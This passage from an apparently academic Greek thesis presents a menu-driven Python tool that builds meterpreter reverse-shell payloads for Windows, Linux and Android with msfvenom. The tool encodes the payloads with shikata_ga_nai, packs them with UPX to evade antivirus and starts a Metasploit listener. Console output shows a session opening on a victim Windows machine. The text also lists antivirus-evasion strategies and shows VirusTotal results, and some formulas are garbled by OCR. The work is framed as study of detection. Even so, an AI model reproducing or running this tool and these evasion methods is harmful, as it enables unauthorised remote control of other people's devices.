Συμπερασματικά, **όσο χαμηλότερη είναι η βαθμολογία τόσο αποτελεσματικότερη θα είναι και η απόκρυψη.**

```
 1. Windows Reverse Shell
 2. Linux Reverse Shell
 3. Android Reverse Shell
 0. Exit


[!] Enter Operation Number: 1

 ———————— Windows Reverse Shell ————————
Enter Attacker/Listener Ip: 192.168.1.10
[!] Generating Payload for windows platform.
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 15 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai succeeded with size 651 (iteration=10)
x86/shikata_ga_nai succeeded with size 678 (iteration=11)
x86/shikata_ga_nai succeeded with size 705 (iteration=12)
x86/shikata_ga_nai succeeded with size 732 (iteration=13)
x86/shikata_ga_nai succeeded with size 759 (iteration=14)
x86/shikata_ga_nai chosen with final size 759
Payload size: 759 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Revshell.exe
[!] Revshell.exe is stored in /root directory.
[!] Starting Listener.
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
LHOST ⇒ 192.168.1.10
LPORT ⇒ 4444
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] Sending stage (176198 bytes) to 192.168.1.9
[*] Meterpreter session 1 opened (192.168.1.10:4444 → 192.168.1.9:49963) at 2024-02-24 17:06:43 +0200

meterpreter > sysinfo
Computer        : TROMOS
OS              : Windows 10 (10.0 Build 19041).
Architecture    : x64
System Language : el_GR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```


Εικόνα 24. Στιγμιότυπο εκτέλεσης βασικού κώδικα και επιτυχής εκμετάλλευση.



Εικόνα 25. Επιτυχής εκμετάλλευση συκευής θύματος – εντολές μετακμετάλλευσης λήψης φωτογραφιών.



Εικόνα 26. Πόρισμα μετρήσεων πλατφόρμας Virustotal.




Εικόνα 27. Ανάλυση συμπεριφοράς των sandbox του VirusTotal.

Το VirusTotal αποτελεί ένα εξαιρετικά χρήσιμο εργαλείο λόγω πολλών κρίσιμων χαρακτηριστικών και εφαρμογών του. Παρέχει μια κεντρική πλατφόρμα για την ανάλυση ύποπτων αρχείων και URLs μέσω ενός ευρύ φάσματος αντιικών σαρωτών και άλλων προϊόντων ασφαλείας, επιτρέποντας στους χρήστες να καθορίσουν γρήγορα αν ένα αρχείο περιέχει κακόβουλο λογισμικό ή αποτελεί κίνδυνο. Αυτό το σύστημα συνεργατικής σάρωσης κακόβουλου λογισμικού καθιστά το VirusTotal ένα πολύτιμο εργαλείο στην αντιμετώπιση απειλών στον κυβερνοχώρο. Μέσω των API του, το VirusTotal επιτρέπει την ενσωμάτωση με διάφορα συστήματα, καθιστώντας δυνατή την αυτόματη υποβολή αρχείων προς ανάλυση κατά τη διάρκεια αποκρίσεων σε περιστατικά ή δραστηριότητες ενός κέντρου λειτουργιών ασφαλείας (SOC). Αυτό το χαρακτηριστικό βελτιώνει σημαντικά την αποτελεσματικότητα και την ταχύτητα της ανάλυσης ασφαλείας.

Πέρα από την παραδοσιακή σάρωση αντιικών, το VirusTotal χρησιμοποιεί εικονικά περιβάλλοντα (sandboxes) για να παρατηρήσει τη συμπεριφορά των αρχείων και να συγκρίνει αυτές τις συμπεριφορές με βάσεις δεδομένων όπως το MITRE ATT&CK και το Sigma Ruleset, προσφέροντας βαθύτερες διορατικότητες σχετικά με τις πιθανές απειλές. Οι χρήστες μπορούν επίσης να εκμεταλλευτούν το VirusTotal για να παρακολουθούν εκστρατείες phishing, να παρακολουθούν την εξέλιξη απειλών και να διεξάγουν έρευνα σχετικά με συγκεκριμένες οικογένειες ή εκστρατείες κακόβουλου λογισμικού[81].

Η πλατφόρμα VirusTotal στην περίπτωση του πρώτου σεναρίου κώδικα και του παραγόμενου εκτελέσιμου αρχείου μας δείχνει ξεκάθαρα οτι το .exe εντοπίζεται ως κακόβουλο απο τις βάσεις δεδομένων των λύσεων ασφαλείας που υποστηρίζονται.

Ακολουθεί διάγραμμα ροής του βασικού σεναρίου κώδικα που καλύπτει τις διαφαινόμενες περιπτώσεις στην Εικόνα 28.



Εικόνα 28. Διάγραμμα ροής βασικού σεναρίου κώδικα.

Το παραγόμενο εκτελέσιμο αρχείο (**Revshell.exe** για Windows) ανιχνεύεται από λύσεις antivirus και άλλα συστήματα προστασίας, καθώς χρησιμοποιείται η εντολή **msfvenom** με μια συγκεκριμένη μέθοδο κωδικοποίησης (**-e x86/shikata_ga_nai**).

- **Ανάλυση της Κωδικοποίησης:**

1. **Shikata Ga Nai:**
    - Η μέθοδος κωδικοποίησης **x86/shikata_ga_nai** παράγει πολυδιάστατο payload, δυσκολεύοντας την ανίχνευση με βάση την υπογραφή.
    - Ωστόσο, παράγει συγκεκριμένα μοτίβα που μπορεί να ανιχνευθούν από ορισμένα antivirus.
2. **Προβλήματα Ανίχνευσης:**
    - Όπως γίνεται αντιληπτό οι λύσεις συστημάτων ασφαλείας και μετριασμού κινδύνων (AV, IDS/IPS) ανιχνεύουν συγκεκριμένα μοτίβα που προκύπτουν από τη χρήση της Shikata Ga Nai.

Με βάση τις τεχνικές και μεθόδους που περιγράφονται στα προηγούμενα κεφάλαια θα ήταν δυνατό να τροποποιηθεί το παρόν σενάριο με αποτελεσματικότερους τρόπους.

- Προτεινόμενες Μεθοδολογίες για Αποφυγή Ανίχνευσης:
    - Προσαρμοστική Κωδικοποίηση:
        - Χρησιμοποιούμε διάφορες μεθόδους κωδικοποίησης πέρα από τη Shikata Ga Nai με σκοπό την αποφυγή από ανιχνεύσεις βασισμένες σε υπογραφές.
    - Προσαρμοστική Δημιουργία Payloads:
        - Η χρήση προσαρμοστικών μεθόδων δημιουργίας payloads για να γίνει πιο περίπλοκη και σύνθετη η διαδικασία ανίνχευσης με βάση τις υπογραφές.
    - Κατάλληλη Επιλογή Μεθόδων:
        - Μέθοδοι κωδικοποίησης που είναι γνωστές για την αποφυγή ανίχνευσης και ανάλογη προσαρμογή , συνδυάζοντας τις παραπάνω μεθοδολογίες.
    - Δυναμική Ανάπτυξη:
        - Όταν ένα εργαλείο λειτουργεί αποτελεσματικά και εισβάλει αθόρυβα στα συστήματα αμυντικής προστασίας είναι σημαντικό να παραμένει ενημερωμένο για να αντιμετωπίζει τις μεταγενέστερες τεχνικές ανίχνευσης.
    - Εκπαίδευση με Επίκεντρο στην Ανίχνευση:
        - Κατανόηση των λειτουργιών και μεθόδων ανίχνευσης σε βάθος και κατασκευή επιθέσεων με βάση αυτών.

Η μέθοδος κωδικοποίησης "Shikata Ga Nai" (SGN) του Metasploit χρησιμοποιεί μια συγκεκριμένη τεχνική για τη δημιουργία πολυδιάστατων (polymorphic) payloads, δηλαδή κατασκευασμένων έτσι ώστε να μην μοιάζουν ακριβώς με το αρχικό payload.

- Αρχικό Payload (Πριν τη Κωδικοποίηση):
  - Έστω ότι το αρχικό payload είναι ένα ακολουθία bytes, συμβολοσειρά A.
- Κλειδί Κωδικοποίησης (Encoder Key):
  - Η SGN χρησιμοποιεί ένα κλειδί κωδικοποίησης (encoder key), το οποίο είναι μια συμβολοσειρά bytes, συμβολοσειρά B.
- Κωδικοποίηση (Encoding):
  - Η SGN εφαρμόζει τον XOR (λογική πύλη XOR) μεταξύ του αρχικού payload και του κλειδιού κωδικοποίησης: Encoded Payload=Original Payload⊕Encoder KeyEncoded Payload=Orig inal Payload⊕Encoder Key
- Αλγόριθμος Κωδικοποίησης:
  - Ο αλγόριθμος XOR εφαρμόζεται για κάθε byte του αρχικού payload και του κλειδιού κωδικοποίησης.
  - Το αποτέλεσμα είναι ένα νέο, πολυμορφικό payload που δεν μοιάζει με το αρχικό.
- Αποκωδικοποίηση (Decoding):
  - Η αποκωδικοποίηση γίνεται εφαρμόζοντας ξανά τον XOR μεταξύ του κωδικοποιημένου payload και του κλειδιού κωδικοποίησης: Decoded Payload=Encoded Payload⊕Encoder KeyDecoded Payload= Encoded Payload⊕Encoder Key
- Επαναληπτικότητα (Iterations):
  - Η διαδικασία μπορεί να επαναληφθεί πολλές φορές, χρησιμοποιώντας διαφορετικά κλειδιά κωδικοποίησης, γεγονός που προσθέτει περαιτέρω πολυπλοκότητα.

Η διαδικασία XOR γίνεται ανά byte, με κάθε bit να αντιστοιχεί σε ένα bit του κλειδιού κωδικοποίησης. Η δυνατότητα για πολυμορφικά ωφέλιμα φορτία δημιουργεί πολλαπλά πιθανά πρότυπα που μπορεί να δυσκολέψουν την ανίχνευση από τα συστήματα προστασίας. Ωστόσο, δεν εγγυάται απόλυτη ανοσία, οι λύσεις antivirus εξελίσσονται διαρκώς για να αντιμετωπίσουν τέτοιες μεθόδους κωδικοποίησης.

Η μη ανιχνευσιμότητα των payloads είναι σημαντική για επιτυχημένες επιθέσεις. Εκτός από τη χρήση της μεθόδου Shikata Ga Nai, υπάρχουν και άλλοι σημαντικοί τρόποι:

- **Προσαρμοστική Κωδικοποίηση:**
    - Η χρήση προσαρμοστικής κωδικοποίησης που προσαρμόζεται δυναμικά βάσει των συνθηκών περιβάλλοντος, όπως αλγόριθμοι μηχανικής μάθησης για τη δημιουργία προσαρμοστικών payloads.
- **Κρυπτογραφημένα Payloads:**
    - Κρυπτογραφημένα ωφέλιμα φορτία και αποκρυπτογράφηση κατα την υποδοχή απο το θύμα.
- **Εξατομίκευση Κωδικοποίησης:**
    - Εξατομικευμένες μέθοδοι κωδικοποίησης που χρησιμοποιούν μοναδικά κλειδιά ή αλγόριθμους για κάθε payload.
- **Εκμετάλλευση Zero-Day Ευπαθειών:**
    - Η εκμετάλλευση ευπαθειών που δεν έχουν ακόμη ανιχνευτεί (zero-day) είναι ένας αποτελεσματικός και **κομβικής σημασίας** τρόπος για την αποφυγή ανίχνευσης, αλλά απαιτεί συνεχή έρευνα.
- **Απόκρυψη Εντολών:**
    - Αποφυγή χρήσης κλασικών εντολών σε σημείο που δεν ειναι ευανάγνωστες από τα συστήματα ασφαλείας. Ένας τρόπος για απόκρυψη εντολών είναι η προσθήκη τους μέσα σε άλλες ανεξάρτητες λειτουργίες.

Μετατροπή σε Shellcode:

- Μετατροπή του payload σε shellcode, το οποίο είναι μια μικρή εντολή μηχανής που εκτελεί λειτουργίες. Η χρήση shellcode μπορεί να δυσκολέψει την ανίχνευση.

7.3. Περιγραφή τροποποιημένου βασικού σεναρίου με Packer

Το δεύτερο σενάριο κώδικα είναι ένα σύνολο συναρτήσεων Python το οποίο εκτελεί λειτουργίες που σχετίζονται με τη δημιουργία και την εκτέλεση reverse shells σε λειτουργικά συστήματα Windows, Linux και Android. Σε αντίθεση με προηγουμένως, η χρήση του UPX (Ultimate Packer for eXecutables) σε αυτόν τον κώδικα για την επεξεργασία των παραγόμενων εκτελέσιμων αρχείων έχει συγκεκριμένο σκοπό και προσφέρει ορισμένα πλεονεκτήματα. Η τροποποίηση με την μέθοδο που ακολουθεί αφορά τις περιπτώσεις των Windows και Linux.

Το UPX είναι ένα εργαλείο συμπίεσης για εκτελέσιμα αρχεία σε διάφορες πλατφόρμες. Η χρήση του UPX στο παρόν περιβάλλον εκμεταλλεύεται τη δυνατότητα του να συμπιέσει εκτελέσιμα αρχεία χωρίς να χάνεται η δυνατότητα εκτέλεσής τους. Αποτελεί χρήσιμο εργαλείο:

- **Για τη μείωση του μεγέθους του εκτελέσιμου αρχείου**:
    - Τα εκτελέσιμα αρχεία που παράγονται από το **msfvenom** είναι συχνά μεγάλα λόγω των κακόβουλων προγραμματισμένων λειτουργιών και των υποστηριζόμενων δυνατοτήτων. Η συμπίεση με το UPX μπορεί να μειώσει αισθητά το μέγεθος του αρχείου, καθιστώντας το πιο δύσκολο να ανιχνευθεί από τα προγράμματα antivirus και να μεταφερθεί στον στόχο χωρίς να προκαλέσει ύποπτη δραστηριότητα.
- **Για να δυσκολέψει την ανίχνευση του payload από antivirus προγράμματα**:
    - Το UPX δεν συμπιέζει απλά το αρχείο, αλλά το μετατρέπει σε μια μορφή που είναι δύσκολο να ανιχνευθεί από τα antivirus προγράμματα. Αυτό συμβαίνει επειδή οι ανιχνευτές malware συχνά αναγνωρίζουν τις υπογραφές των γνωστών εκτελέσιμων αρχείων, και μια συμπιεσμένη μορφή μετατρέπει την υπογραφή, δυσκολεύοντας την ανίχνευση.
- **Για γρηγορότερη μεταφορά και εκτέλεση**:
    - Αν και η συμπίεση μπορεί να προσθέσει μια μικρή καθυστέρηση κατά την εκτέλεση του εκτελέσιμου, η μείωση του μεγέθους του αρχείου μπορεί να κάνει τη μεταφορά του πιο γρήγορη, ειδικά αν χρησιμοποιείται σε μια σύνδεση με χαμηλό bandwidth.

```
import os

# Function to check if script is being run as root
def is_root():
    if os.geteuid() != 0:
        print("[!] Run script as Root.")
        exit(1)
    else:
        os.system("clear")

# Function to display the main menu
def main_menu():
    print("""
 1. Windows Reverse Shell
 2. Linux Reverse Shell
 3. Android Reverse Shell
 0. Exit
         """)
    print()

# Function to generate payload for the specified platform
def generate_payload(platform, payload, lhost):
    print(f"[!] Generating Payload for {platform} platform.")
    # Constructing msfvenom command to generate payload
    cmd = (
        f"msfvenom --platform {platform} -p {payload} LHOST={lhost}
LPORT=4444 -b '\\x00' -e x86/shikata_ga_nai -f exe -i 15 -o
Revshell.exe"
    )
    os.system(cmd)
    print("[!] Revshell.exe generated successfully.")

    # Pack the generated executable using UPX
    print("[!] Packing the generated executable using UPX...")
    os.system("upx -9 Revshell.exe")
    print("[+] Executable packed successfully.")

# Function to start listener for the specified platform
def start_listener(platform, payload, lhost):
    print("[!] Starting Listener.")
    # Constructing msfconsole command to start listener
    cmd = (
        f"msfconsole -q -x \"use multi/handler; "
```

```
        f"set PAYLOAD {payload}; "
        f"set LHOST {lhost}; "
        "set LPORT 4444; "
        "run;\""
    )
    os.system(cmd)
    print("[!] Exploitation completed.")
    input("Press Enter to continue...")

# Function for Windows Reverse Shell operation
def windows_reverse_shell():
    print("\n ---------- Windows Reverse Shell ---------- ")
    lhost = input("Enter Attacker/Listener Ip: ")
    generate_payload("windows", "windows/meterpreter/reverse_tcp",
lhost)
    start_listener("windows", "windows/meterpreter/reverse_tcp",
lhost)

# Function for Linux Reverse Shell operation
def linux_reverse_shell():
    print("\n ---------- Linux Reverse Shell ---------- ")
    lhost = input("Enter Attacker/Listener Ip: ")
    generate_payload("linux", "linux/x86/meterpreter/reverse_tcp",
lhost)
    start_listener("linux", "linux/x86/meterpreter/reverse_tcp",
lhost)

# Function for Android Reverse Shell operation
def android_reverse_shell():
    print("\n ---------- Android Reverse Shell ---------- ")
    lhost = input("Enter Attacker/Listener Ip: ")
    print("[!] Generating Payload.")
    cmd = (
        f"msfvenom --platform android -p
android/meterpreter/reverse_tcp LHOST={lhost} LPORT=4444 R>
Revshell.apk"
    )
    os.system(cmd)
    print("[!] Revshell.apk generated successfully.")
    start_listener("android", "android/meterpreter/reverse_tcp",
lhost)

# Main function to run the script
def main():
    is_root()
```

```
    while True:
        main_menu()
        CHOICE = input("[!] Enter Operation Number: ")
        if CHOICE == '1':
            windows_reverse_shell()
        elif CHOICE == '2':
            linux_reverse_shell()
        elif CHOICE == '3':
            android_reverse_shell()
        elif CHOICE == '0':
            exit()
        else:
            print("[!] Invalid choice.")

# Entry point of the script
if __name__ == "__main__":
    main()
```

Κύριες λειτουργίες και τις τεχνικές διαδικασίες που ακολουθούνται σε κάθε συνάρτηση:

- **Συνάρτηση is_root()**:
  - Αυτή η συνάρτηση ελέγχει εάν ο κώδικας εκτελείται ως υπερχρήστης (root). Χρησιμοποιεί την **os.geteuid()** για να πάρει το αναγνωριστικό του χρήστη και ελέγχει εάν αυτό είναι διαφορετικό από 0 (που συνήθως υποδηλώνει τον root χρήστη).
- **Συνάρτηση main_menu()**:
  - Εμφανίζει το κύριο μενού επιλογών για τον χρήστη, παρέχοντας τις διαθέσιμες λειτουργίες.
- **Συνάρτηση generate_payload(platform, payload, lhost)**:
  - Δημιουργεί ένα payload για το καθορισμένο λειτουργικό σύστημα. Χρησιμοποιεί την εντολή **msfvenom** για να δημιουργήσει ένα κακόβουλο αρχείο εκτελέσιμου. Το payload συνήθως είναι ένας κώδικας που εκτελείται στον στόχο και συνδέεται με τον επιτιθέμενο (εδώ είναι ο αποστολέας), παρέχοντας ένα reverse shell για τον έλεγχο του συστήματος.

- Η εντολή **msfvenom** παράγει ένα payload με βάση τις παρεχόμενες παραμέτρους όπως το λειτουργικό σύστημα, τον τύπο του payload, τη διεύθυνση IP του επιτιθέμενου υπολογιστή κ.λπ.

➢ **Συνάρτηση start_listener(platform, payload, lhost)**:

- Ξεκινάει έναν "ακροατή" (listener) χρησιμοποιώντας την εντολή **msfconsole**. Αυτός ο ακροατής περιμένει να λάβει συνδέσεις από τα payloads που δημιουργήθηκαν προηγουμένως και επικοινωνούν με τον έλεγχο του επιτιθέμενου.
- Χρησιμοποιείται το **multi/handler** module του Metasploit για να δημιουργήσει τον ακροατή. Οι παράμετροι που χρησιμοποιούνται είναι παρόμοιοι με αυτούς που χρησιμοποιούνται στη συνάρτηση **generate_payload()**.


➢ **Συναρτήσεις για τα διάφορα αντίστροφα κελιά**:

- Κάθε μια από αυτές τις συναρτήσεις είναι υπεύθυνη για την παραγωγή του κατάλληλου payload και την έναρξη του ακροατή για το συγκεκριμένο λειτουργικό σύστημα.


➢ **Κύρια συνάρτηση main()**:

- Αυτή η συνάρτηση είναι η κύρια συνάρτηση που εκτελείται κατά την εκκίνηση του προγράμματος. Ελέγχει αν ο χρήστης έχει δικαιώματα root, εμφανίζει το κύριο μενού και επιτρέπει στον χρήστη να επιλέξει μια λειτουργία.


Ακολουθεί διάγραμμα ροής στην Εικόνα 29 του ανανεωμένου σεναρίου κώδικα με χρήση packer UPX στις περιπτώσεις Windows και Linux σε συνέχεια της προσπάθειας να αποκρύψουμε την διαδικασία εκμετάλλευσης. Παράλληλα στην Εικόνα 30 περιγράφεται πως λειτουργεί ο packer που χρησιμοποιήθηκε μέσα απο ένα λογικό διάγραμμα ροής.



Εικόνα 29. Διάγραμμα ροής τροποποιημένου σεναρίου με UPX..



Εικόνα 30. Μέθοδος λειτουργίας UPX.



Εικόνα 31. Πόρισμα Virustotal με το παραγώμενο .exe μέσω διεργασιών UPX.

Προφανώς ούτε αυτές οι τροποποιήσεις στις μεθόδους εισβολής δεν είναι αρκετές για να έχουν αισθητή διαφορά στα αποτελέσματα των μετρικών του VirusTotal, Εικόνα 31. Η λειτουργία των εκτελέσιμων παραμένει ξεκάθαρη για τα σύγχρονα μέσα antivirus προστασίας. **Υπάρχει διαφορά στις μετρικές αλλά είναι αμελητέα.** Φυσικά όμως τα οφέλη της εξοικείωσης με την χρήση και λειτουργία των packers είναι άξια σημασίας.

Γενικά, το UPX μπορεί όντως να εφαρμοστεί σε ορισμένες εφαρμογές Android, ειδικά σε εκείνες που περιλαμβάνουν εγγενή εκτελέσιμα δυαδικά αρχεία. Οι εφαρμογές Android συσκευάζονται ως αρχεία APK, τα οποία είναι ουσιαστικά αρχεία ZIP που περιέχουν τον κώδικα, τους πόρους και τα μεταδεδομένα της εφαρμογής. Ένα APK μπορεί να περιέχει εγγενείς βιβλιοθήκες (.so αρχεία) παράλληλα με τον κώδικα Java/Kotlin. Εάν μια εφαρμογή Android περιλαμβάνει εγγενή δυαδικά αρχεία που έχουν κατασκευαστεί από κώδικα C ή C++ χρησιμοποιώντας το NDK (Native Development Kit), το UPX θα μπορούσε να χρησιμοποιηθεί για τη συμπίεση αυτών των εγγενών δυαδικών αρχείων πριν συσκευαστούν στο APK. Ωστόσο, υπάρχουν μερικές επισημάνσεις κατά τη χρήση του UPX με εφαρμογές Android:

